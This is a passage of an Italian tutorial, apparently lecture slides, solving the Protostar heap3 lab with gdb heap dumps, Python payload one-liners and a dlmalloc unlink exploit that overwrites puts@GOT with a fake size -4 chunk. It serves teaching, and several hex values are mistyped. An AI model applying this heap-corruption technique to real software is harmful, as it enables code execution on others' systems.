0x8048000	0x804b000	0x3000	0	/opt/protostar/bin/heap3
0x804b000	0x804c000	0x1000	0x3000	/opt/protostar/bin/heap3
0x804c000	0x804d000	0x1000	0	[heap]
0xb7e96000	0xb7e97000	0x1000	0	
0xb7e97000	0xb7fd5000	0x13e000	0	/lib/libc-2.11.2.so
0xb7fd5000	0xb7fd6000	0x1000	0x13e000	/lib/libc-2.11.2.so
0xb7fd6000	0xb7fd8000	0x2000	0x13e000	/lib/libc-2.11.2.so
0xb7fd8000	0xb7fd9000	0x1000	0x140000	/lib/libc-2.11.2.so
0xb7fd9000	0xb7fdc000	0x3000	0	
0xb7fe0000	0xb7fe2000	0x2000	0	
0xb7fe2000	0xb7fe3000	0x1000	0	[vdso]
0xb7fe3000	0xb7ffe000	0x1b000	0	/lib/ld-2.11.2.so
0xb7ffe000	0xb7fff000	0x1000	0x1a000	/lib/ld-2.11.2.so
0xb7fff000	0xb8000000	0x1000	0x1b000	/lib/ld-2.11.2.so
0xbfffeb000	0xc0000000	0x15000	0	[stack]

**info proc map:** riporta i range di indirizzi di memoria accessibili al processo.  
L'indirizzo di partenza dell'heap è **0x804c000**.

## Eseguiamo il programma con l'input

```
(gdb) r AAAAAAAAA `cat /tmp/B` `cat /tmp/C`  
Starting program: /opt/protostar/bin/heap3 AAAAAAAAA `cat /tmp/B` `cat /tmp/C`
```

Analizziamo lo stato dell'heap dopo l'operazione: `a = malloc(32);`

```
(gdb) x/56wx 0x804c000  
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000  
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c020: 0x00000000 0x00000000 0x00000000 0x0000fd9  
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c050: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000  
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
```

CHUNK A 40 SIZE (8 + 32)



Analizziamo lo stato dell'heap dopo l'operazione:  
`b = malloc(32);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x0000fb1 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

# Analizziamo lo stato dell'heap dopo l'operazione: `c = malloc(32);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x0000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 40 SIZE (8 + 32)

Analizziamo lo stato dell'heap dopo l'operazione:  
`strcpy(a, AAAAAAA);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000089
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) _
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 40 SIZE (8 + 32)



Analizziamo lo stato dell'heap dopo l'operazione:  
`strcpy(b, B * 32 + B * 4 + 0x61);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c040: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c050: 0x42424242 0x00000061 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x0000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

Analizziamo lo stato dell'heap dopo l'operazione:  
`strcpy(c, C * 88 + C * 4 + 0x11 + puts@GOT - 12 +  
&winner + C * 4 + 0x10);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c040: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c050: 0x42424242 0x00000061 0x43434343 0x43434343
0x804c060: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c070: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c080: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c090: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c0a0: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c0b0: 0x43434343 0x04b11c11 0x04886408 0x43434308
0x804c0c0: 0x00001043 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) _
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)



## Cos'è andato storto?

Nonostante l'input fornito al programma sia stato progettato con attenzione, il contenuto dell'ultimo chunk non è esattamente quello che ci aspettavamo.

Questo comportamento anomalo dipende dalla stringa che è copiata dall'ultima strcpy all'interno dell'array c.

La stringa che forniamo in input contiene dei byte nulli che vengono ignorati dalla strcpy, pertanto non copiati all'interno della memoria.

```
user@protostar: /tmp
user@protostar:~$ cd /tmp
user@protostar:/tmp$ python -c 'print "B" * 32 + "B" * 4 + "\x61"' > B
user@protostar:/tmp$ python -c 'print "C" * 88 + "C" * 4 + "\x11\x00\x00\x00" + "\x1c\x1b\x04\x08" + "\x64\x88\x04\x08" + "C" * 4 + "\x10"' > C
user@protostar:/tmp$
```



## Costruzione dell'input di **c**

Risulta necessario trovare un valore alternativo che non utilizzi byte nulli.

Analizzando il codice relativo all'allocatore dinamico **dlmalloc** ci accorgiamo che l'istruzione di controllo per identificare se il chunk attuale è uno **small chunk** oppure no, interpreta il valore di **size** come un **unsigned long**.

```
if ( ( unsigned long ) ( size ) <= ( unsigned long ) ( av -> max_fast ) ) { ... }
```

Ciò non accade, invece, quando il valore di **size** viene utilizzato per ricavare il **puntatore** al **chunk successivo**. Ricordiamo che il puntatore al chunk successivo si ottiene **sommando** al **puntatore** del **chunk attuale** la **size** di quest'ultimo.


```
nextchunk = ( ( mchunkptr ) ) ( ( ( char* ) ( chunk ) + ( size ) ) );
```



# Size : 0xffffffffc


Visto che non è possibile inserire bit nulli, utilizziamo **0xffffffffc** ovvero -4.  
Questo numero risulta utile perché:

- Quando si determina se bisogna usare un **fastbin**, **0xffffffffc** verrà rappresentato come unsigned long (**4294967292**) che risulta maggiore di 80 byte.
- Il bit meno significativo che rappresenta **prev\_inuse** è settato a 0.
- L'**indirizzo** del **chunk successivo** si ottiene **aggiungendo** -4 ( $+ - 4 = -4$ ) all'**indirizzo** del **chunk attuale**. La size del chunk successivo inoltre sarà anch'essa -4 e avrà il bit **prev\_inuse** a 0.





# Albero d'attacco



Spostiamoci nella directory `/tmp` e modifichiamo l'input del programma

```
user@protostar: /tmp
user@protostar:/tmp$ python -c 'print "C" * 88 + "\xfc\xff\xff\xff" + "\xfc\xff\xff\xff" + "\x1c\xb1\x04\x08" + "\x64\x88\x04\x08"' > C
user@protostar:/tmp$
```

Spostiamoci nella directory `/opt/protostar/bin`

Eseguiamo `gdb` su `heap3`

Aggiungiamo i `breakpoint` dopo ogni operazione

Eseguiamo il programma con il nuovo input

```
(gdb) r AAAAAAAAAA `cat /tmp/B` `cat /tmp/C`
Starting program: /opt/protostar/bin/heap3 AAAAAAAAAA `cat /tmp/B` `cat /tmp/C`
```

Analizziamo lo stato dell'heap dopo l'operazione:  
`a = malloc(32);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x000000d9
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)



Analizziamo lo stato dell'heap dopo l'operazione:  
`b = malloc(32);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x0000fb1 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

# Analizziamo lo stato dell'heap dopo l'operazione: `c = malloc(32);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x0000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 40 SIZE (8 + 32)

Analizziamo lo stato dell'heap dopo l'operazione:  
`strcpy(a, AAAAAAAA);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c040: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c050: 0x00000000 0x00000029 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x00000089
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) _
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 40 SIZE (8 + 32)

Analizziamo lo stato dell'heap dopo l'operazione:  
`strcpy(b, B * 32 + B * 4 + 0x61);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c040: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c050: 0x42424242 0x00000061 0x00000000 0x00000000
0x804c060: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c070: 0x00000000 0x00000000 0x00000000 0x0000f89
0x804c080: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c090: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

Analizziamo lo stato dell'heap dopo l'operazione:

`strcpy(c, C * 88 + 0xffffffffc + 0xffffffffc + puts@GOT - 12 + &winner);`

```
(gdb) x/56wx 0x804c000
0x804c000: 0x00000000 0x00000029 0x41414141 0x41414141
0x804c010: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c020: 0x00000000 0x00000000 0x00000000 0x00000029
0x804c030: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c040: 0x42424242 0x42424242 0x42424242 0x42424242
0x804c050: 0x42424242 0x00000061 0x43434343 0x43434343
0x804c060: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c070: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c080: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c090: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c0a0: 0x43434343 0x43434343 0x43434343 0x43434343
0x804c0b0: 0xffffffffc 0xffffffffc 0x0804b11c 0x08048864
0x804c0c0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804c0d0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) c
```

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

FAKE CHUNK



# Analizziamo lo stato dell'heap dopo l'operazione: `free(c);`

Program received signal SIGSEGV, Segmentation fault.

0x0804995a in free (mem=0x804c058) at common/malloc.c:3648

3648 common/malloc.c: No such file or directory.

in common/malloc.c

(gdb) x/56wx 0x804c000

0x804c000:	0x00000000	0x00000029	0x41414141	0x41414141
0x804c010:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c020:	0x00000000	0x00000000	0x00000000	0x00000029
0x804c030:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c040:	0x42424242	0x42424242	0x42424242	0x42424242
0x804c050:	0x42424242	0x00000061	0x43434343	0x43434343
0x804c060:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c070:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c080:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c090:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c0a0:	0x43434343	0x43434343	0x43434343	0x43434343
0x804c0b0:	0xffffffffc	0xffffffffc	0x0804b11c	0x08048864
0x804c0c0:	0x00000000	0x00000000	0x00000000	0x00000000
0x804c0d0:	0x00000000	0x00000000	0x00000000	0x00000000

(gdb)

CHUNK A 40 SIZE (8 + 32)

CHUNK B 40 SIZE (8 + 32)

CHUNK C 96 SIZE (8 + 88)

FAKE CHUNK



# Cos'è andato storto?

Il risultato ottenuto dall'esecuzione del programma con l'input pianificato **non** è **stato esattamente** quello che ci **aspettavamo** !

Per capire cosa può essere andato storto occorre ricordare che i campi del **fake chunk** sono inizializzati come segue:

- **fd** = indirizzo della puts all'interno della **puts@GOT -12**;
- **bk** = indirizzo della funzione **winner()**, appartenente allo spazio di memoria destinato al codice

Nel momento in cui viene eseguita l'istruzione **BK -> fd = FD**, la funzione di **unlink** prova a scrivere il valore **FD** all'interno della locazione **BK + 8**, ovvero **winner() + 8**.

Quindi, il problema è causato dal fatto che la funzione prova a **scrivere** all'interno dell'area codice per la quale **non** ha nessun **permesso di scrittura**.

FD = P -> **fd**

BK = P -> **bk**

FD -> **bk** = BK

BK -> **fd** = FD

**FD = puts@GOT -12**

**BK = winner()**

**FD->bk = BK**

**[puts@GOT] = winner()**

**BK->fd = FD**

**[winner() + 8] = puts@GOT - 12**




# Cos'è andato storto?

Di conseguenza occorre lavorare con un'area alternativa all'interno della quale ci è permesso scrivere.

Invece di fare riferimento direttamente all'indirizzo della funzione **winner()**, creiamo uno **shellcode** che caricheremo all'interno dell'**heap**.

Lo **shellcode** consisterà nel **caricare** all'interno del **registro eax** l'indirizzo di memoria relativo alla funzione **winner** e la **chiamata** a quest'ultima.

